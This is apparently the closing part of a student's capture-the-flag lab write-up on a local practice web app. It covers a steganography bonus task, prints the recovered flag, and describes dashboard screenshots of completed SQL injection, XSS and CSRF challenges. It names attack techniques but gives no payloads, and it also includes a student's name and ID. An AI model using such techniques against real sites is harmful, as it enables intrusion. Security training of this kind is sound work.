
- Flag submitted successfully




- Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.

06 Bonus Task – STEG (Stenography)


- Downloaded the provided image file **download.png** from the challenge portal.




- Verified the file type and basic structure (PNG header visible when opened in text viewer).



- Introduced the concept of **steganography** — hiding information inside image files using metadata, pixel data, or embedded text.



- Used **exiftool** to inspect the image's metadata and hidden fields.
- Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
- Prepared screenshots of the exiftool output as evidence of analysis.
- Exitfool not working.
- Noticed that the HTML provided in the challenge referenced download.png, but analysis suggested it was not the correct file containing the hidden flag.
- Explored the accompanying code files and identified bomb.png as a potential alternative image containing hidden data.
- Uploaded bomb.png to an online steganography tool (Stegsolve/Stegonline) to inspect the image layers and extract hidden content.



- Successfully retrieved the hidden flag from bomb.png, confirming that the challenge data was embedded in this file rather than the initially provided download.png.

Flag was :

FLAG{If_you_tried_to_solve_you_worked_like_a_hacker_but_not_thinked_like_one}

07 FINAL COMPLETION

The screenshot shows a web browser at 127.0.0.1:5000/dashboard. The user is logged in as #4CK P07470. The dashboard has a navigation bar with links: Dashboard, SQLi Basic, SQLi Advanced, SQLi Blind, XSS Lab, CSRF Lab, Bonus, Submit Flags, Logout, and Admin. A welcome message says "Welcome back, Aria Patel!".

Challenge Progress

Capture the flag for each vulnerability. Use the navigation tabs to open the dedicated labs.

Challenge	Description	Status
CSRF	Forge a state-changing request to grab this flag	Captured ✓
SQLi	Extract the hidden data via SQL injection	Captured ✓
SQLi_ADV	Chain UNION SELECT payloads against confidential contracts	Captured ✓
SQLi_BLIND	Use boolean/blind techniques to exfiltrate secret data	Captured ✓
STEG	Bonus stego puzzle hidden in the site chrome.	Captured ✓
XSS	Pop an alert and steal the flag with stored XSS	Captured ✓

Live Scoreboard

Earlier flag captures are worth more points!

Rank	Player	Score
1.	Aria Patel SEC23001 - Captures: 6	580 pts
2.	Evan Brooks SEC23004 - Captures: 0	0 pts
3.	Luca Romero SEC23002 - Captures: 0	0 pts
4.	Noura Ali SEC23003 - Captures: 0	0 pts
5.	arthus29 221-1666 - Captures: 0	0 pts

A tooltip for the top player shows: **Tauha Imran**, 2211239 CS-G, InfoSec - A3.

The screenshot shows the same browser at 127.0.0.1:5000/flags. The navigation bar is identical. The main section is titled "Submit Captured Flags" with the instruction: "Each vulnerability category has a unique flag format (FLAG(...)). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast."

Challenge	Description	Status
CSRF	Forge a state-changing request to grab this flag	Captured ✓
SQLi	Extract the hidden data via SQL injection	Captured ✓
SQLi_ADV	Chain UNION SELECT payloads against confidential contracts	Captured ✓
SQLi_BLIND	Use boolean/blind techniques to exfiltrate secret data	Captured ✓
STEG	Bonus stego puzzle hidden in the site chrome.	Captured ✓
XSS	Pop an alert and steal the flag with stored XSS	Captured ✓

A tooltip for the top player shows: **Tauha Imran**, 2211239 CS-G, InfoSec - A3.